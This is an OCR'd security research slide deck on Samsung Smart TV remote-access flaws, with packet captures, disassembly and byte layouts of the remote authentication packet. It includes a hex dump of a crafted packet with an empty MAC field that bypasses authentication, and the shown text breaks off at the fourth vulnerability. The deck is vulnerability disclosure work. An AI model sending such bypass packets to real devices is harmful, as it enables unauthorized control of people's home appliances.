Smart home appliance security and malware

Jeong wook (Matt) Oh

HP Security Research, September 2014

Why Smart TV?

The most popular smart device in real life

TVs are everywhere

If you bought a new TV recently, chances are you own a Smart TV

A viewing device – smart features can be useful

IoT is in its infancy, yet Smart TV has been around for more than 3-4 years

Smart TVs are usually manufactured by home appliance companies

- Samsung, LG, Panasonic

In many cases, IoT devices are started by small companies

Samsung TV

Dec/2012: A file retrieval vulnerability found by Revuln researchers

Jan/2013: Multiple flaws disclosed by University of Amsterdam researchers

Mar/2013: Local attack and rootkit technique presented by Seungjin Lee

Aug/2013: Remote web based attack scenario presented by researchers from iSEC partners

Jan/2014: Remote attack through FFmpeg flaw was disclosed by Berlin Institute of Technology researchers

Agenda

Remote access

Vulnerability #1: Weak authentication design

Vulnerability #2: Weak MAC authentication

Vulnerability #3: NULL MAC authentication

Vulnerability #4: iPhone MAC authentication

Installing apps remotely

Vulnerability #5: Dropper Hack

Vulnerability #6: File.Unzip


Vulnerability #7: Moip component replacement

Demo


Vendor problem

Remote access

SmartView – iPhone Use



Content sharing




Device Name: LIVINGROOM

Detected a new device. Do you want to allow it to access this product?

You can change later by selecting Network > AllShare Settings > Content Sharing.


Content sharing



Content Sharing

LivingRoom	192.168.1.201	Allowed
LIVINGROOM	192.168.1.201	Allowed
iPhone User	192.168.1.8	Allowed

Content sharing packets




Fra...	Time Date Local Adjusted	Time Offset	Process Name	Source	Destination	Pro...	Description
22	11:23:15 AM 5/25/2014	3.6132819	SmartView.App.exe	192.168.1.19	192.168.1.9	TCP	TCP:Flags=......S., SrcPort=54012, DstPort=55000, PayloadLen=0, Seq=3
23	11:23:15 AM 5/25/2014	3.6147120	SmartView.App.exe	192.168.1.9	192.168.1.19	TCP	TCP:Flags=...A..S., SrcPort=55000, DstPort=54012, PayloadLen=0, Seq=
24	11:23:15 AM 5/25/2014	3.6147807	SmartView.App.exe	192.168.1.19	192.168.1.9	TCP	TCP:Flags=...A...., SrcPort=54012, DstPort=55000, PayloadLen=0, Seq=3
25	11:23:15 AM 5/25/2014	3.6164590	SmartView.App.exe	192.168.1.19	192.168.1.9	TCP	TCP:Flags=...AP..., SrcPort=54012, DstPort=55000, PayloadLen=27, Seq=
26	11:23:15 AM 5/25/2014	3.6181050	SmartView.App.exe	192.168.1.9	192.168.1.19	TCP	TCP:Flags=...A...., SrcPort=55000, DstPort=54012, PayloadLen=0, Seq=3
30	11:23:15 AM 5/25/2014	4.3801881	SmartView.App.exe	192.168.1.9	192.168.1.19	TCP	TCP:Flags=...AP..., SrcPort=55000, DstPort=54012, PayloadLen=226, Sec
31	11:23:15 AM 5/25/2014	4.3820181	SmartView.App.exe	192.168.1.19	192.168.1.9	TCP	TCP:Flags=...AP..., SrcPort=54012, DstPort=55000, PayloadLen=89, Seq=
32	11:23:15 AM 5/25/2014	4.3832965	SmartView.App.exe	192.168.1.9	192.168.1.19	TCP	TCP:Flags=...A...., SrcPort=55000, DstPort=54012, PayloadLen=0, Seq=3
34	11:23:15 AM 5/25/2014	4.4070723	SmartView.App.exe	192.168.1.9	192.168.1.19	TCP	TCP:Flags=...AP..., SrcPort=55000, DstPort=54012, PayloadLen=21, Seq=
36	11:23:16 AM 5/25/2014	4.6075203	SmartView.App.exe	192.168.1.9	192.168.1.19	TCP	TCP:[ReTransmit #34]Flags=...AP..., SrcPort=55000, DstPort=54012, Pay
37	11:23:16 AM 5/25/2014	4.6075391	SmartView.App.exe	192.168.1.19	192.168.1.9	TCP	TCP:Flags=...A...., SrcPort=54012, DstPort=55000, PayloadLen=0, Seq=3
77	11:23:23 AM 5/25/2014	12.2467149	SmartView.App.exe	192.168.1.19	192.168.1.9	TCP	TCP:Flags=...AP..., SrcPort=54012, DstPort=55000, PayloadLen=51, Seq=

```
  SrcPort: 54012
  DstPort: 55000
  SequenceNumber: 3153586113 (0xE
  AcknowledgementNumber: 31336531
+ DataOffset: 80 (0x50)
+ Flags: ...AP...
  Window: 4380 (scale factor 0x2)
  Checksum: 0x4EC7, Good
  UrgentPointer: 0 (0x0)
+ TCPPayload: SourcePort = 54012
```

Prot Off: 20 (0x14)   Frame Off: 104 (0x68)   Sel Bytes: 27


```
001C  46 78 CF 01 08 01 00 80 00 1C 10 A6 44 82  FxÏ....  ...¦D
002A  10 0B A9 57 12 48 5C A3 9D 31 18 6C 00 00  ..©W.H\£ 1.l..
0038  AA AA 03 00 00 00 08 00 45 00 00 43 55 77  ªª......E..CUw
0046  40 00 80 06 21 D1 C0 A8 01 13 C0 A8 01 09  @. .!ÑÀ¨..À¨..
0054  D2 FC D6 D8 BB F7 E7 C1 BA C7 C0 C2 50 18  ÒüÖØ»÷çÁºÇÀÂP.
0062  11 1C 4E C7 00 00 00 14 00 69 70 68 6F 6E  ..NÇ.....iphon
0070  65 2E 2E 69 61 70 70 2E 73 61 6D 73 75 6E  e..iapp.samsun
007E  67 02 00 78 00                             g..x.
```

CTVControlManager::RecvProcess(void)




```
MOV             R3, R0
MOV             R1, #3
MOV             R0, #1
LDR             R2, =aValidPacketSoc ; "@@@@@@@@@@ Valid Packet Socket %d, %d\n"
STR             R5, [SP,#0x3044+var_3044]
BL              _ZN7CCDebug5PrintI13CCDebugRemoteEEvmmPKcz ; CCDebug::Print<CCDebugRemote>(ulong,ulong,char const*,...)
SUB             R1, R11, #-var_1000
MOV             R0, R6
SUB             R1, R1, #0x38
BL              _ZN17CTVControlManager13PacketParsingER6Packet ; CTVControlManager::PacketParsing(Packet &)
```

CTVControlManager::PacketParsing(Packet &)



```
MOV             R0, R9
BL              _ZN17CRemoteACLManager12ACL_GetCountEv ; CRemoteACLManager::ACL_GetCount(void)
MOV             R1, #3
LDR             R2, =aIappTotalCount ; "iAPP Total Count = %d\n"
MOV             R3, R0
MOV             R0, #1
BL              _ZN7CCDebug5PrintI13CCDebugRemoteEEvmmPKcz ; CCDebug::Print<CCDebugRemote>(ulong,ulong,char const*,...)
LDR             R2, =unk_7711C70
MOV             R0, R9
LDR             R1, =unk_7713C70
ADD             R3, R2, #0x1000
BL              _ZN17CRemoteACLManager19ACL_CheckPermmittedEPKcS1_S1_ ; CRemoteACLManager::ACL_CheckPermmitted(char const*,char const*,char const*)
CMP             R0, #1
BEQ             loc_2DDBC58
```


CRemoteACLManager::ACL_CheckPermmitted(char const*, char const*, char const*)



```
loc_2DCC8C8             ; int
MOV             R1, R4
MOV             R2, R8  ; dest
MOV             R3, R10 ; int
MOV             R0, R6  ; int
STMEA           SP, {R5,R7}
BL              _ZN17CRemoteACLManager11ACL_GetItemEiPcS0_S0_S0_ ; CRemoteACLManager::ACL_GetItem(int,char *,char *,char *,char *)
MOV             R0, #1
MOV             R3, R4
MOV             R1, #3
LDR             R2, =aDSSSS ; "%d = %s, %s, %s, %s\n"
ADD             R4, R4, R0
STR             R8, [SP,#0x244+var_244]
STR             R10, [SP,#0x244+var_240]
STR             R5, [SP,#0x244+var_23C]
STR             R7, [SP,#0x244+var_238]
BL              _ZN7CCDebug5PrintI13CCDebugRemoteEEvmmPKcz ; CCDebug::Print<CCDebugRemote>(ulong,ulong,char const*,...)
MOV             R0, #1
MOV             R1, #3
LDR             R2, =(aCpapi_prepar_0+0x3C)
MOV             R3, R5
BL              _ZN7CCDebug5PrintI13CCDebugRemoteEEvmmPKcz ; CCDebug::Print<CCDebugRemote>(ulong,ulong,char const*,...)
LDR             R0, [R11,#s1] ; s1
MOV             R1, R5  ; s2
BL              strcmp
CMP             R0, #0
BNE             loc_2DCC9AC
```

Vulnerability #1: Weak authentication design

Field	Data	Format	Description
Uknown	00	Unknown	Unknown
Length	14 00	Short	Length of the following string
String	69 70 68 6F 6E 65 2E 2E 69 61 70 70 2E 73 61 6D 73 75 6E 67	String	iphone..iapp.samsung
Payload Length	40 00	Short	0x40 bytes of payload
Uknown	64 00	Unknown	Unknown
Length	10 00	Short	Length of the following string
IP Address	4D 54 6B 79 4C 6A 45 32 4F 43 34 78 4C 6A 45 35	BASE64 String	Encoded: MTkyLjE2OC4xLjE5 Decoded: 192.168.1.19
Length	18 00	Short	Length of the following string
MAC	4D 54 41 74 4D 45 49 74 51 54 6B 74 4E 54 63 74 4D 54 49 74 4E 44 67 3D	BASE64 String	Encoded: MTAtMEItQTktNTctMTItNDg= Decode: 10-0B-A9-57-12-48
Length	10 00	Short	Length of the following string
Hostname	51 31 4A 42 57 6C 6C 44 54 30 39 4C 53 55 55 3D	BASE64 String	Encoded: Q1JBWllDT09LSUU= Decode: CRAZYCOOKIE




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  00 14 00 69 70 68 6F 6E 65 2E 2E 69 61 70 70 2E  ...iphone..iapp.
00000010  73 61 6D 73 75 6E 67 40 00 64 00 10 00 4D 54 6B  samsung@.d...MTk
00000020  79 4C 6A 45 32 4F 43 34 78 4C 6A 45 35 18 00 4D  yLjE2OC4xLjE5..M
00000030  54 41 74 4D 45 49 74 51 54 6B 74 4E 54 63 74 4D  TAtMEItQTktNTctM
00000040  54 49 74 4E 44 67 3D 10 00 51 31 4A 42 57 6C 6C  TItNDg=..Q1JBWll
00000050  44 54 30 39 4C 53 55 55 3D                       DTO9LSUU=
```

The authentication packet only needs IP address, MAC and hostname for authentication

Vulnerability #2: Weak MAC authentication

Field	Data	Format	Description
Uknown	00	Unknown	Unknown
Length	14 00	Short	Length of the following string
String	69 70 68 6F 6E 65 2E 2E 69 61 70 70 2E 73 61 6D 73 75 6E 67	String	iphone..iapp.samsung
Payload Length	40 00	Short	0x40 bytes of payload
Uknown	64 00	Unknown	Unknown
Length	10 00	Short	Length of the following string
IP Address	4D 54 6B 79 4C 6A 45 32 4F 43 34 78 4C 6A 45 35	BASE64 String	Encoded: MTkyLjE2OC4xLjE5 Decoded: 192.168.1.19
Length	18 00	Short	Length of the following string
MAC	4D 54 41 74 4D 45 49 74 51 54 6B 74 4E 54 63 74 4D 54 49 74 4E 44 67 3D	BASE64 String	Encoded: MTAtMEItQTktNTctMTItNDg= Decode: 10-0B-A9-57-12-48
Length	10 00	Short	Length of the following string
Hostname	51 31 4A 42 57 6C 6C 44 54 30 39 4C 53 55 55 3D	BASE64 String	Encoded: Q1JBWllDT09LSUU= Decode: CRAZYCOOKIE



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  00 14 00 69 70 68 6F 6E 65 2E 2E 69 61 70 70 2E  ...iphone..iapp.
00000010  73 61 6D 73 75 6E 67 40 00 64 00 10 00 4D 54 6B  samsung@.d...MTk
00000020  79 4C 6A 45 32 4F 43 34 78 4C 6A 45 35 18 00 4D  yLjE2OC4xLjE5..M
00000030  54 41 74 4D 45 49 74 51 54 6B 74 4E 54 63 74 4D  TAtMEItQTktNTctM
00000040  54 49 74 4E 44 67 3D 10 00 51 31 4A 42 57 6C 6C  TItNDg=..Q1JBWll
00000050  44 54 30 39 4C 53 55 55 3D                       DTO9LSUU=
```

In reality, only the MAC address is used for authentication

Vulnerability #3: NULL MAC Authentication

Field	Data	Format	Description
Uknown	00	Unknown	Unknown
Length	14 00	Short	Length of the following string
String	69 70 68 6F 6E 65 2E 2E 69 61 70 70 2E 73 61 6D 73 75 6E 67	String	Ascii: iphone..iapp.samsung
Payload Length	08 00	String	0x08 bytes of payload
Uknown	64 00	Unknown	Unknown
Length	00 00	Short	Length of the following string
IP Address		BASE64 String	Empty
Length	00 00	Short	Length of the following string
MAC		BASE64 String	Empty
Length	00 00	Short	Length of the following string
Hostname		BASE64 String	Empty

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  01 14 00 69 70 68 6F 6E 65 2E 2E 69 61 70 70 2E  ...iphone..iapp.
00000010  73 61 6D 73 75 6E 67 08 00 64 00 00 00 00 00 00  samsung..d......
00000020  00                                               .
```

A NULL value in the MAC address bypasses any MAC authentication

Vulnerability #4: iPhone MAC Authentication

